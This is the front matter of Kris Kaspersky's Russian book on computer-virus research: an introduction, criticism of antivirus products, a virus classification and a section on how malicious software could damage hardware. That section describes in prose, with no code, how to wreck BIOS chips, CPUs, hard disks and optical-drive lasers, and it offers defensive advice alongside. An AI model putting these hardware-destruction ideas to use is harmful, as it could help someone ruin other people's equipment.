
data:004
Касперс
dat
XREF: kk_get_kernel32+16^j

ББК 32.973-018-07
УДК 681.3
К28

Касперски К.
К28 Записки исследователя компьютерных вирусов. — СПб.: Питер, 2005. — 316 с.: ил.

ISBN 5-469-00331-0

Вирусные атаки в последнее время стали слишком интенсивными и никто не может чувствовать себя в безопасности. Использование антивирусов ничего не решает, — если вы администрируете локальную сеть крупной организации, персонально для вас может быть написан специальный вирус, проходящий сквозь антивирусные заслоны как нож сквозь масло. Еще до недавнего времени вирусы были нетехнической проблемой «грязных рук», сейчас основная масса современных вирусов проникает в целевые компьютеры самостоятельно, не требуя никаких действий со стороны пользователя.

Данная книга представляет собой робкую попытку хотя бы частично заткнуть информационную брешь, раскрывая новадки вирусов и предлагая эффективные средства защиты и борьбы. Материал ориентирован на системных администраторов и программистов с минимальным уровнем подготовки.

ББК 32.973-018-07
УДК 681.3

ISBN 5-469-00331-0

Краткое содержание

Содержание

...червю Love San, разрушительной силой своей эпидемии побудившего меня написать эту книгу, посвящается...

Крис Касперски ака мыщъх

ВВЕДЕНИЕ

> ...знайте: пока вы читаете эти строки, какой-нибудь парень на планете уже отлаживает очередной вирус, который не сегодня-завтра нанесет удар, и одной из жертв вирусного террора окажетесь вы. Не пытайтесь отмахнуться от проблемы и не надейтесь, что на этот раз вас «пронесет»! Вирусные атаки стали слишком интенсивными, и никто не может чувствовать себя в безопасности. Использование антивирусов ничего не решает, — если вы администрируете локальную сеть крупной организации, персонально для вас может быть написан специальный вирус (троянская программа, шпион), проходящий сквозь антивирусные заслоны, как нож сквозь масло. Причем если до недавнего времени вирусы были нетехнической проблемой «грязных рук», которая решалась элементарным выламыванием дисководов и раздачей по ушам всем любителям левого «софта», то основная масса современных вирусов проникает в целевые компьютеры самостоятельно, не требуя никаких действий со стороны пользователя.

Эта книга возникла неожиданно даже для меня самого, образовавшись из серии статей вирусной тематики, опубликованных главным образом в «Системном администраторе» и других журналах, с которыми мне довелось сотрудничать. Сначала это были небольшие ручейки, сумбурно описывающие частный взгляд на частные проблемы, но по мере роста читательского интереса они стремительно набирали силу, превращаясь в мощный, полноводный поток, несущий воды знаний на засушливые территории, начисто лишенные растительности и информации.

Постепенно статьи выродились в огромных монстров, разваливающихся под собственной тяжестью, но все-таки принимаемых «Системным администратором» без цензуры, дробления и каких бы то ни было «скипаний» и урезаний. Пользуясь случаем, хочу поблагодарить редакцию журнала, отдав должное смелости его ответственного секретаря — Натальи Хвостовой, которую никогда не останавливал объем очередной статьи, хотя остальные издатели не стали бы

даже ее и рассматривать, потребовав для начала сократить раз эдак в пять. Без свободного духа «Системного администратора» и лояльности Натальи Хвостовой, этой книги просто бы не существовало! Это действительно очень интересный и горячо любимый мной журнал, публикующий большое количество полезных и увлекательных статей, и я очень рад, что оказался в хорошей компании!

Но... журнальные номера приходят и уходят, а «кушать хочется даже по ночам». Даже хорошие статьи зачастую остаются незамеченными и недоступными широкой читательской аудитории. Самостоятельный сборник статей имеет намного больше шансов найти своего читателя, что подтверждает динамика продаж «Укрощения Интернет» и «ПК: решение проблем», созданных на основе ранее опубликованных статей.

Собранная по кускам, эта книга лишена внутренней целостности и не может похвастаться ни выдержанностью стиля, ни отсутствием повторов, ни единством глубины изложения, что и определяет ее название — «Записки...». Такой прием обеспечивает большую литературную свободу и дает пространство для маневра, позволяя комбинировать различные ингредиенты в произвольной пропорции. Но что получается в результате? Правильно — fast food — своеобразный творческий hot dog нашего времени, основная еда студентов, программистов, хакеров и бизнесменов. Так что не стоит относиться ко всему прочитанному здесь слишком серьезно....

СОГЛАШЕНИЯ О НАИМЕНОВАНИЯХ

Под Windows, если только не оговорено обратное, здесь подразумевается вся линейка 32-разрядных систем этого семейства, а именно: Windows 95/98/Me/NT/2000/XP/2003. Под Windows NT подразумевается вся линейка систем на базе NT, а именно: сама Windows NT, Windows 2000/XP/2003.

Под операционной системой UNIX подразумевается любая UNIX-подобная операционная система, включая LINUX, которую следует отметить особо. LINUX — это некоммерческая экспериментальная система, ориентированная преимущественно на исследовательскую деятельность в области программирования и самообучение. Что-то вроде ZX SPECTRUM, в который каждый может залезть паяльником и со всех сторон которого торчат кишки наружу. Для «промышленного» употребления она непригодна. Да, при желании из нее можно сконструировать все что угодно, но, если вы не собираетесь перссобирать систему каждый божий день, лучше обратите свой взор на Free BSD, от которой, по меткому выражению одного из администраторов, «ни добавить, ни отнять».

Агрессивная политика распространения LINUX привела к тому, что в умах обывателях пингвин превратился чуть ли не в безальтернативного клона UNIX. Неудивительно, что, познакомившись с LINUX'ом поближе, среднестатистический пользователь в сердцах кричит «да в гробу я видел этот ваш UNIX»

и навсегда теряет интерес ко всем UNIX-подобным системам. А жаль... Начни он с той же Free BSD — все могло оказаться совсем иначе...

КТО ПИШЕТ ВИРУСЫ?

Скажем сразу: разработка вирусов — неотъемлемая часть естествознания, причем увлекательнейшая его часть. Практически ни один сколь нибудь стоящий программист не устоял бы перед соблазном написать свой собственный вирус. Обратите внимание, — именно *написать*, но *не распространить*, ибо выпускать созданный тобой вирус в свет так же преступно и безнравственно, как скидывать на чью-то голову атомную бомбу или метать фекалии из окна.

Кто распространяет вирусы? Как показывает практика, — психически неуравновешенные молодые люди (студенты, школьники) с недоразвитой степенью моральной ответственности. Переходный возраст, юношеский максимализм, когда кажется, что весь мир твой и ты — его хозяин, попытки самоутвердиться, заявить о себе окружающим... Или просто шалость, недопонимание всей тяжести такого поступка. Наконец, личная месть конкретному лицу или всей прилегающей к нему (лицу) части человечества.

Словом, мотивов выпустить написанный вирус в свет — предостаточно. Будучи же выпущенным на просторы Интернета, вирус, уже не подконтрольный своему создателю, начинает жить своей жизнью, и удалить его, поверьте, очень и очень трудно...

РАСПЛАТА ЗА БЕЗДУМНОСТЬ

Ущерб, наносимый вирусами, троянскими конями и прочими зловредными программами, трудно оценить. И дело здесь не только в разрушенной информации (при своевременном резервировании данные всегда можно восстановить). Гораздо большие убытки наносит панический страх перед самой возможностью заражения, выливающийся в настоящую вирусную истерию. Точно такой же страх вызывает вирус СПИДа, хотя, чтобы заразиться им при половом контакте, надо еще очень сильно постараться!


Всякий страх зиждется на незнании. И после изобретения громоотвода молнии по-прежнему продолжают убивать людей, однако сейчас их (молний) уже не так боятся, и даже в сильную грозу всякий грамотный человек знает, как свести риск поражения молнией к минимуму. Напротив, поддавшись панике и действуя наобум, вы идете прямой дорогой на кладбище. И плачевные результаты попыток противостояния вирусным атакам — лучшее тому подтверждение. Лихорадочные переустановки операционной системы, чередующиеся с форматированием винчестера и отрубанием себя от сети, — ничуть не эффективнее омовения сервера святой водой или накачиванием его антибиотиками.

Использование антивирусов также не решает проблемы. Чтобы там ни говорила реклама, а качество антивирусных программ все еще оставляет желать луч-

шего. Зачастую вирусы не распознаются совсем или распознаются, но... не удаляются. Мягкая переустановка системы (т. е. переустановка «поверх» ранее установленной версии) не гарантирует удаления заразы, и многие зловредные программы ее вполне благополучно переживают! Форматирование диска — вообще безумный способ лечения, сродни сжиганию больных на костре, — жестокий и крайне неэффективный. До тех пор пока не будут перекрыты все каналы проникновения вируса в систему, повторные заражения будут происходить вновь и вновь!

Основной недостаток подавляющего большинства антивирусов как раз и состоит в том, что, удаляя вирус из системы, они даже не пытаются заткнуть те дыры, которые он использует для своего распространения. Как следствие, «лечение» компьютера, подключенного к сети, превращается в перегон тараканов из одной казармы в другую, а затем обратно. Ладно, заражение локальной сети — это еще полбеды («останавливаем» сеть, лечим все машины, «запускаем» сеть), но вот заражение Интернета представляет собой весьма нетривиальную проблему. Вылечить все машины глобальной сети за раз просто нереально... Можно (и нужно!) установить очередное обновление от Microsoft, заткнув брешь в системе безопасности, но... кто даст голову на отсечение, что этот способ действительно сработает? Ряд обнаруженных дыр парням из Microsoft удалось заткнуть лишь со второй-третьей попытки, а некоторые дыры остаются незаткнутыми и до сих пор (или заплатки были выпущены не для всех ОС). Причем наблюдается ярко выраженная тенденция к ухудшению поддержки четвертой версии Windows NT. Хоть и древней — но до сих пор работающей.

В идеале каждый из нас должен быть готов к самостоятельному отражению вирусной атаки, не надеясь на помощь извне. Существование подобных отрядов самообороны, рассредоточенных по всей сети, сделало бы развитие глобальных эпидемий практически невозможным и свело убытки от хакерских атак к разумному минимуму. В свое время существовала замечательная книга «Компьютерные вирусы в MS-DOS» Евгения Касперского, доходчиво объясняющая методики рукопашной борьбы с вирусами, доступные для освоения любому специалисту средней руки. Однако с появлением Windows и развитием глобальных сетей стратегия заражения существенно изменилась и старые рецепты перестали работать, а новых книг по этой тематике с тех пор так не выходило.



Данная книга представляет собой робкую попытку хотя бы частично заткнуть информационную брешь, раскрывая повадки вирусов и предлагая эффективные средства защиты и борьбы. Материал ориентирован на системных администраторов и программистов с минимальным уровнем подготовки.

ПОЧЕМУ АНТИВИРУСЫ СТАЛИ ПЛОХОЙ ИДЕЕЙ

Существуют по меньшей мере шесть причин, по которым не стоит доверять антивирусам.

Первое (и самое главное) — приобретая антивирус, вы платите живые деньги, но ровным счетом ничего не получаете взамен. В лучшем случае антивирус предотвращает потерю информации, но не более того!

Во-вторых, вероятность успешного обнаружения вирусной заразы относительно невелика, а о гарантиях ее корректного лечения говорить и вовсе не приходится. Судите сами — новые вирусы появляются едва ли не каждый день, а ведь на поиск и выявление заразы, ее анализ и разработку противодействующей вакцины неизбежно уходит какое-то время, в течение которого вы остаетесь уязвимы! Причем фирмы-производители антивирусов просто физически не в состоянии оперативно отслеживать появление новых, мутированных или модифицированных, штаммов. Статистика показывает, что все крупные эпидемии как раз и вызываются вот такими до поры до времени незамеченными вирусами (и нашумевшая атака на SQL-серверы — лучшее тому подтверждение) (см. главу 3 «Жизненный цикл червей»).

В-третьих, даже если зараза формально известна антивирусу, не факт, что он сможет ее «опознать». Техника детектирования полиморфных и шифрованных вирусов очень сложна, и малейшая небрежность разработчиков, допущенная при анализе вирусного кода и/или разработке вакцины, приводит к тому, что один или несколько вирусных штаммов остаются незамеченными. К тому же, любой ламер, вооруженный hex-редактором, может «отрихтовать» любой известный вирус, сделав из него десяток-другой неизвестных, — делов-то! Короче говоря, качество распознавания заразы все еще оставляет желать лучшего.

В-четвертых, антивирусы способны выдавать ложные срабатывания, ругаясь на присутствие вирусов там, где в действительности их и в помине нет. Шутки шуткою, но убытки от такой чрезмерной подозрительности просто грандиозны! Сколько начинающих программистских контор разорились только из-за того, что распространяли «зараженную» (по мнению антивирусов) продукцию! А паника, поднятая антивирусом? Судорожное отключение машин, вызов специалистов, изматывающий поиск черной кошки в черной комнате? Черт с ними, с нервными клетками (они хоть и не восстанавливаются, но на их место приходят новые), кто нам бесцельно прожитые секунды вернет?! Какой антивирус их восстановит?

В-пятых, антивирусы, как и любые другие программы, могут содержать ошибки (и, как показывает практика, они их действительно содержат), последствия которых варьируются от эпизодических подвешиваний компьютера до полного уничтожения всей содержащейся на нем информации.

В-шестых, регулярный запуск антивируса и своевременное обновление антивирусных баз отнимают приличное количество времени и денег. Проверка же файлов в фоновом режиме (если ваш антивирус поддерживает таковую) неизбежно снижает производительность системы и достаточно часто приводит к раз-

личным конфликтам. Готовы ли вы инвестировать антивирусную индустрию своим временем и деньгами, не получая ничего взамен? Помилуйте, лучше, выгоднее и дешевле либо нанять квалифицированного специалиста на постоянную работу, либо освоить борьбу с вирусами вручную (первое больше подходит для крупных контор, второе — для индивидуальных пользователей).

Что же касается червей, то антивирусы не справляются с ними в принципе. Обнаружить и удалить данный конкретный экземпляр червя — не проблема, но червь будет приходить из сети вновь и вновь, каждый раз отстраивая свое, разрушенное антивирусом, логово заново. Так будет продолжаться до тех пор, пока пользователь не установит заплатку и не заткнет дыру, через которую распространяется червь, или не оградит себя со всех сторон брандмауэром (впрочем, хитрый червь сумеет просочиться и через брандмауэр) (см. главу 5 «Побег через брандмаузер плюс терминализация всей NT»).

Нет, не подумайте, что автор призывает к полному антивирусному воздержанию, но, перефразируя известную русскую пословицу, может сказать: «На антивирус надейся, а сам не плошай». Зачем попадать в зависимость от антивируса, если в подавляющем большинстве случаев вредоносную инфекцию вы можете обнаружить и удалить самостоятельно? Этому, собственно, и посвящена данная книга... Если вы ее не захлопнете немедленно, а, продираясь сквозь витиеватый стиль изложения, доберетесь до самого конца, вы неожиданно обнаружите за концом то начало, по сравнению с которым любой конец — не конец, а так... с позволения сказать, даже не полуось!

Короче говоря, никто не собирается учить вас, как правильно кричать «кия!» и как делать вирусу харакири. Прежде чем вступить на тропу войны и сойтись в рукопашной схватке с вирусом, вы должны получить хотя бы общее представление о его повадках, психологии и физиологии. Вирусы на самом деле очень уязвимые существа — если, конечно, знать их болевые точки. Вирусы очень тупые существа — достаточно лишь правильно приготовить приманку и заминировать все обходные тропы, блокируя возможные пути отступления. Вирусы очень нерасторопны — необходимо просто быть в курсе текущих хакерских веяний и передовых атакующих технологий, готовясь к отражению вирусного наступления заблаговременно, а не тогда, когда, извините, вас в попку клюнут...

У восточных единоборств и боевых кибернетических механизмов в действительности есть много общего. Хотя бы то, что это не те области, которые можно описать в книгах для «чайников» и «носорогов». Их невозможно описать вообще, как невозможно пересечь горизонт, который, сколько к нему ни приближайся, всегда будет оставаться в точке схождения земли с небом. Нет предела совершенству прогресса компьютерных технологий! Каждый день вирусная индустрия приносит что-то новенькое, и, чтобы удержаться на плаву в этом быстро меняющимся мире, будьте готовы принести ему в жертву собственную жизнь со всеми радостями, соблазнами и извращениями. Изменится не только образ вашего мышления, но и весь внутренний мир. Вы научитесь сочетать чувственный опыт (еще называемый интуицией) с элегантностью математических формул или сухих строчек технической документации (которая, даже будучи очень плохой, все же лучше, чем совсем ничего).

В этом мире выживают лишь те, кто ориентирован не на результат, а на его достижение. В конечном счете все мы — белки в колесе, смазка в чудовищном бизнес-механизме, но разница между хакерами и обычными людьми в том, что первые не обращают никакого внимания ни на мир, ни на тело, в котором живут, и работают исключительно ради чувства собственного удовлетворения, полностью отождествляя себя со своей работой... А вторые — основная масса — только делают вид, что живут. На самом же деле не живут, а зарабатывают деньги, на которые потом существуют и приобретают средства для достижения удовлетворения.

Чтобы стать настоящим исследователем, надо послать всех нахрен и забить на все остальное, без исключения, абсолютно все. При этом вы должны быть полны надеждой и стремлением; немного мозгов и везения также не помешают. И если ваше упорство будет беспредельным, а помыслы совпадут с тем, что нужно миру компьютеров, вы сольетесь с киберпространством, и знание придет и останется с вами. Те, кто чувствовал это, поймут меня: вы оставляете частичку своей души киберпространству, а часть его принимаете в себя; как два порезанных пальца, приложенных друг к другу, вы теперь одной крови; и в вас тоже горит бессмертный огонь, искра, что в силах зажечь этот мир. Это чувство причастности к великому; особое мироощущение, которое делает вас настоящим. Ищите же его!

© Z0mbie

...страсть к вирусам вытеснила все — голод, интерес к девушкам, друзей, учебу, родителей, смысл жизни. Это был дракон, сжигающий все на своем пути, оставляющий лишь запах напалма и смутные картинки прошлого в памяти. Когда я включал компьютер, я испытывал чувства знакомые, наверное, только заядлому наркоману, который, наконец, ширнулся после двухмесячного «голода»...

© Аноним

ЧТО МОГУТ И НЕ МОГУТ ВИРУСЫ

Одна древняя легенда, датируемая первой половиной восьмидесятых (прошлого века), гласит, что под воздействием космических лучей, вызывающих спонтанные сбои оперативной памяти, в кибернетическом пространстве возник страшный вирус, который путешествует от компьютера к компьютеру, прячась в межсекторных промежутках, и порождает огромное количество агрессивных клонов, которые, словно очумелые роботы из фантастического романа Лема «Непобедимый», не на жизнь, а на смерть сражаются между собой. В этой борьбе нет ни правил, ни ограничений. Выживают лишь те, кто оказался сильнее, смелее и интеллектуальнее других. Короче, искусственный разум в чистом виде. Попытка проанализировать машинный код такого вируса приводит к активизации спе-

циального модуля, который вводит головки винчестера в резонанс и путем хитроумной комбинации определенных звуковых и видеоэффектов убивает программиста прямым кровоизлиянием в мозг, после чего перепрограммирует блок питания так, что компьютер буквально взрывается, уничтожая следы преступления.

Вы уже смеетесь? А напрасно! Фортуне стало скучно, и она решила немного подшутить. Держитесь за кресла, — сказка начинает сбываться! Вывести современный компьютер из строя вирусы уже могут. Да, судя по сообщениям пострадавших, они его и выводят. Печально известного «Чиха» представлять, я думаю, нет необходимости? И если с угрозой потери данных еще можно как-то бороться (тем же резервным копированием, например), то против возможности потери оборудования (подчас весьма дорогого, кстати) уже не попрешь, а потому имеет смысл поговорить об этом поподробнее. В конечном счете единственное средство защиты — покупка такого оборудования, которое программным поломкам просто не поддается.

С ЧЕГО ВСЕ НАЧИНАЛОСЬ

Исторически правильным будет начать наш разговор с *FLASH-BIOS*. Еще во времена господства 8-битных компьютеров типа ZX-Spectrum меня угораздило приобрести одну продвинутую машину, которая среди прочих наворотов имела возможность программной перешивки содержимого BIOS. Машины классом попроще держали все свои прошивки в ПЗУ — микросхемах постоянной памяти, стираемой путем засветки ультрафиолетовым лучом и перепрограммируемой в специальном устройстве с неоригинальным названием «программатор». Достоинство такого подхода заключалось в том, что, какие бы эксперименты ни проводились с компьютером, вы были неспособны вывести его из строя. Правда, при желании сменить прошивку на ее более современную версию приходилось развинчивать корпус (если только агрегат не стоял на гарантии), извлекать ПЗУ из панельки (если только производитель намертво не впаял ее в материнскую плату), переставлять микросхему в программатор (если он у вас был) и, предварительно облучив поверхность кристалла ультрафиолетовой лампой (которую тоже надо было иметь)... Но не слишком ли много «если», вы не находите? Вот производители и решили предоставить возможность программного перепрограммирования BIOS, меняя прошивку, что называется, «не отходя от кассы». Забавно, но это оказалось удобно не только (и не столько) пользователям, сколько самим производителям, — действительно, если раньше «глюки» материнской платы были хорошим поводом для возврата ее продавцу, то теперь вам просто предложат обновить версию BIOS, и все! Причем даже если такое обновление ничем не поможет, плату у вас все равно не примут (точнее, *могут* не принять), а посоветуют подождать выхода новой прошивки и попытать счастья еще разок, а потом еще и еще..

Обратной стороной удобства стала возможность непреднамеренной порчи компьютера. К слову сказать, упомянутая мной навороченная машинка на первой

же неделе своей эксплуатации скоропостижно умерла из-за неудачной попытки чуть-чуть «усовершенствовать» код BIOS. Но если во времена ZX-Spectrum найти человека с программатором не было проблемой, то сейчас вдохнуть жизнь в дохлый BIOS могут лишь единичные, специализирующиеся на этом фирмы! (Известный «изврат» с перестановкой микросхем «на лету» не предлагать — при этом существует реальный риск уничтожить сразу обе «материнки» — и донора, и акцептора.)

Нашествие «Чиха» заставило производителей материнских плат пересмотреть концепцию безопасности и оснастить выпускаемую ими продукцию хоть какими-то средствами защиты. Первыми на рынке появились материнские платы с перемычкой *FLASH write protect*, защищающей содержимое BIOS от уничтожения и/или перезаписи. Несмотря на то, что данное средство на 100 % надежно, далеко не на всех материнских платах защита по умолчанию включена. К тому же открывать компьютер всякий раз, когда у вас возникает желание перешить BIOS, удовольствие отнюдь не из приятных. А пользователь по определению — создание небрежное и беспечное, — перезаписать BIOS он перезапишет, а вот вернуть перемычку на место — забудет...

Более совершенная защита типа *boot-BLOCK* поддерживает прошивку с дискеты даже при «запоротом» FLASH-BIOS. Вставляете в дисковод дискету с прошивкой и... Стоп! А есть ли у вас такая дискета? Если нет, — прямо сейчас и создайте, причем не в единственном экземпляре, — дискетам, как известно, при хранении свойственно «сыпаться». (Подробнее о технике создания прошивочных дискет читайте в руководстве к своей материнской плате.)

Еще надежнее технология *dual-BIOS*, сводящаяся в общем случае к установке на компьютер двух BIOS: одного — основного, перепрограммируемого, другого — неперепрограммируемого, то бишь резервного. В случае уничтожения содержимого основного BIOS материнская плата автоматически переключается на резервный, позволяя тем самым восстановить оригинальную прошивку основного.

СОВЕТ

При покупке компьютера выбирайте только те модели, которые поддерживают технологию dual-BIOS, ну или хотя бы boot-BLOCK, наконец! Материнские платы без какой-либо защиты вообще (а такие все еще встречаются) лучше сразу отправить на свалку.

Теперь перейдем к *мониторам*. Во времена тех же восьмидесятых (того же прошлого века) существовали мониторы типа Hercules, которые легко выводились из строя, в буквальном смысле «вспыхивая синим пламенем». Для этого было достаточно перевести их в специальный видеорежим. Пришедшие им на смену VGA и SVGA так просто уже не сдавались, но при *продолжительной* работе в неподдерживаемых режимах наивысшего разрешения (характерный писк и косые полосы по экрану), некоторые мониторы от no-name производителей не выдерживали подобных издевательств и все-таки ломались. Правда, особой проблемы это не вызывало, поскольку не заметить длительные мучения монитора очень трудно. Такой вирус (даже если бы он и существовал) тут же выдал бы себя с головой!

Но мало-помалу мониторы все умнели и оснащались теми же самыми перепрограммируемыми ПЗУ, хранящими текущие настройки монитора в энергозависимой памяти, причем некоторые модели современных мониторов поддерживают управление не только посредством кнопок меню, расположенных на лицевой панели, но и программно — т. е. через компьютер. Автору известно несколько случаев, когда отладчик soft-ice от NuMega (низкоуровневая программа такая) при попытке установки неправильного драйвера экрана ломал некоторые модели мониторов фирмы Sony так, что они после этого даже не включались. (Монитор выходил из строя именно в момент активации драйвера, — поэтому эти сообщения никак нельзя списать на случайность.) Не стоит отмахиваться от этой проблемы, равно как не стоит надеяться на то, что у не-Sony-мониторов ее нет. И единственное, что в такой ситуации можно посоветовать, — внимательнее относиться к вирусной безопасности (ну, вдруг появятся вирусы, ломающие мониторы).

Несколько легче избежать «поджаривания» своего компьютера, если перепрограммировать *стабилизатор питания*. Многие материнские платы позволяют программно изменять напряжение питания процессора и оперативной памяти, что высоко ценится у любителей экстремального «разгона». При хорошем охлаждении умеренное увеличение питающего напряжения процессору практически никак не вредит (но срок службы все-таки сокращает), однако, если «задрать» питание до максимума, процессор в считанные минуты может «кинуть кони» (особенно, если он установлен на штатном радиаторе). Поэтому всегда устанавливайте радиатор с запасом или не приобретайте плат с подобными возможностями.

С *жесткими дисками* ситуация еще хуже. Практически все они поддерживают программное включение/выключение питания, и приблизительно половина из них обнаруживает одну очень неприятную особенность: если циклически «щелкать» выключателем питания, подгоняя момент включения так, чтобы он пришелся на еще не полностью остановившиеся «блинчики», винчестер уже на сотой итерации в буквальном смысле слова рассыпается на запчасти! А еще многие жесткие диски допускают возможность перепрошивки или редактирования служебных таблиц, искажение которых может привести к тому, что контроллер винчестера наотрез откажется запускаться!

И подавляющее большинство моделей *оптических накопителей* также подвержены угрозе затирания прошивки, команды записи которой, кстати говоря, стандартизованы, а не варьируются от одного производителя к другому, как это происходит со всеми вышеперечисленными устройствам. Проектирование троянской компоненты вируса при этом существенно упрощается, а масштабы поражения многократно возрастают. Записывающие накопители (они же «писцы» или «резцы») в большинстве своем закладываются на импульсную работу лазера, выжигающего последовательность точек («питов»), разделенных одним или несколькими «лендами». Зная принцип кодирования данных, можно подготовить последовательность, практически начисто лишенную лендов и состоящую преимущественно из длинных «питовых» цепочек. Существует далеко не нулевая вероятность, что при записи такого образа лазер перегреется, и либо

сгорит, либо (в лучшем случае) существенно ухудшит свои эксплуатационные характеристики (подробнее об этом рассказывается в книге Криса Касперски «Техника защиты лазерных дисков»).

ПРИМЕЧАНИЕ

Кстати говоря, многие приводы (в частности, мой PHILIPS CDRW2412, относящийся к весьма недешевому классу «продвинутых» приводов) механически выходят из строя при считывании оглавления некорректно «размеченного» диска.

Так же могут быть «перепрограммированы» и многие другие устройства (например, *модемы*), разрушение прошивки которых сделает их неработоспособными, причем уничтожение модема осуществляется даже на минимальном уровне привилегий.

Короче говоря, современный компьютер со всей своей периферией представляет собой достаточно уязвимое устройство, легко выводимое из строя на программном уровне. Отсутствие массовых «выгораний» комплектующих объясняется тем, что создатели вирусов совсем не лишены чувства сострадания и движет ими отнюдь не жажда вселенской мести и разрушений планетарного масштаба. Если бы LoveSan или любой другой из расплодившихся в последнее время вирусов хотя бы частично выводил компьютеры из строя, мы с вами сейчас грелись у костра, сидя на медвежьих шкурах, а компьютеры использовали в качестве декоративного украшения, напоминающего о былых временах...

КЛАССИФИКАЦИЯ КОМПЬЮТЕРНЫХ ВИРУСОВ


Существует по меньшей мере два типа компьютерных вирусов — те, что вы еще не поймали, и те, которые вам еще предстоит поймать. Предложенная классификация ничем не хуже любой другой, претендующей на академическую серьезность и отточенность формулировок. Знаете, когда этот академический презерватив натягиваешь на торчащую полуось вируса, раздается громкий хлопок и... в руках теоретика ничего не остается.

Вирусы вообще очень неохотно подчиняются попыткам их классифицировать, образуя многочисленные межвидовые гибриды, и поэтому один и тот же вирус приходится относить к нескольким категориям сразу, в результате чего классификация теряет стройность, привлекательность и смысл.

В настоящей книге мы будем придерживаться следующей терминологии, заранее оговаривая ее условность. К *локальным* вирусам автор относит все вирусоподобные программы, не способные к *самостоятельному* распространению и поддерживающие свою жизнедеятельность исключительно за счет активности пользователя, запускающего различные исполняемые объекты (на которых и паразитирует вирус), как-то: двоичные файлы, скрипты, загрузочные сектора

и т. д. Вирусы, паразитирующие на файлах, называются *файловыми*, а вирусы, поражающие загрузочные сектора, — *загрузочными*.

Программы, способные к *самостоятельному* размножению, протекающему без участия пользователя, принято называть *червями*. Подавляющее большинство червей — это сетевые вирусы, распространяющиеся сквозь дыры в программном обеспечении и полностью автоматизирующие процесс поиска и заражения жертв, не закладываясь на человеческий фактор. Фактически черви являются высоко автономными роботами и предъявляют к своему создателю ничуть не менее жесткие требования, чем космические станции, посылаемые на Марс. Во всяком случае, дефекты проектирования червей наносят мировому сообществу урон, вполне сопоставимый со стоимостью космической станции.



Вирусы, рассылающие свое тело через почтовые вложения, классифицируются автором как *обыкновенные файловые* вирусы, взявшие на вооружение современные коммуникационные технологии. Это — не черви. Это — детский сад на уровне ясельной группы, когда уже умеешь вставать с горшка, но о его назначении еще не догадываешься.

ОТ ИЗДАТЕЛЬСТВА

Ваши замечания, предложения и вопросы отправляйте по адресу электронной почты comp@piter.com (издательство «Питер», компьютерная редакция).

Мы будем рады узнать ваше мнение!

Все исходные тексты, приведенные в книге, вы можете найти по адресу http://www.piter.com/download.

Подробную информацию о наших книгах вы найдете на веб-сайте издательства: http://www.piter.com.

ЧАСТЬ I

ЛОКАЛЬНЫЕ ВИРУСЫ

Глава 1

БОРЬБА С WINDOWS-ВИРУСАМИ — ОПЫТ КОНТРТЕРРОРИСТИЧЕСКИХ ОПЕРАЦИЙ,
из которой читатель узнает, чем зараженный файл отличается от незараженного

Глава 2

ВИРУСЫ В UNIX, ИЛИ ГИБЕЛЬ ТИТАНИКА II,
из которой читатель узнает, что в UNIX-системах вирусы не только живут, но даже очень бурно размножаются, пожирая скрипты и демонстрируя с десяток различных способов внедрения в elf/coff/a.out файлы

Локальные вирусы образуют многочисленную и весьма устойчивую популяцию, захватившую практически все стратегические уровни — от старушки MS-DOS, дожившей до наших дней разве что в виде эмуляторов (да и то больше по недоразумению, чем по потребности), до современных операционных систем, базирующихся на последних клонах Windows NT и UNIX.


И хотя правильная политика разграничения доступа сводит активность вирусов к разумному минимуму, хитрый вирус всегда найдет чем поживиться, и локальные очаги инфекции вспыхивают даже в хорошо защищенных системах.

Вирусов, уверенно функционирующих под UNIX и NT, пока немного, но с каждым годом их количество растет, причем чем дальше — тем стремительнее. Действительно, сначала идея приходит в голову кому-то одному — высококвалифицированному и опытному программисту, сочетающему в себе талант разработчика с кучей свободного времени (что встречается, прямо-таки скажем, нечасто) и знающему «задний двор» операционной системы как свои пять пальцев. Затем, по мере размножения вируса, его вылавливают десятки программистов с квалификацией пониже и «потрошат» ключевые алгоритмы дизассемблером, окультуривая ассемблерные листинги разъясняющими комментариями, доступными даже начинающим, а иногда и переводя их на языки высокого уровня... Для особо тупых создаются конструкторы вирусов, полностью автоматизирующие процесс разработки и низводящие свободный полет творческой мысли до простого тыканья мышью куда попало.

Даже поверхностное исследование показывает, что вирусы далеко не исчерпали потенциал техники инфицирования и множество прогрессивных методов внедрения в файл все еще остаются незадействованными и бесхозно пылятся на полке. Прежде всего это относится к UNIX-вирусам, только-только вышедшим из стадии детского творчества, но уже активно осваивающим большой мир. Если верить прогнозам, в ближайшее время произойдет настоящий демографический взрыв, увеличивающий количество UNIX-вирусов в десятки раз. Поэтому автор не только описывает алгоритмы, позаимствованные из живых вирусов, выловленных в дикой природе, но и раскрывает технологии завтрашних дней, полученные из экспериментальных вирусов, искусственно выращенных в лабораторных условиях. Никогда они не выйдут на свободу, если только идея их создания не придет в голову кому-нибудь другому (а в том, что она придет, можно не сомневаться).

Поскольку книга ориентирована преимущественно на людей творческих и думающих, готовые рецепты приготовления вирусов здесь и не ночевали. Вторым Хижняком автор становиться не собирается и ориентируется преимущественно на методики внедрения в файл, а не на конкретные программные реализации.

Здесь вы не найдете ни технологий полиморфизма, ни способов захвата RING0 с пользовательского уровня, ни антиотладочных или stealth-приемов. Каждая из этих тем заслуживает отдельного разговора и отдельной книги. Может быть, как-нибудь в другой раз...



ГЛАВА 1

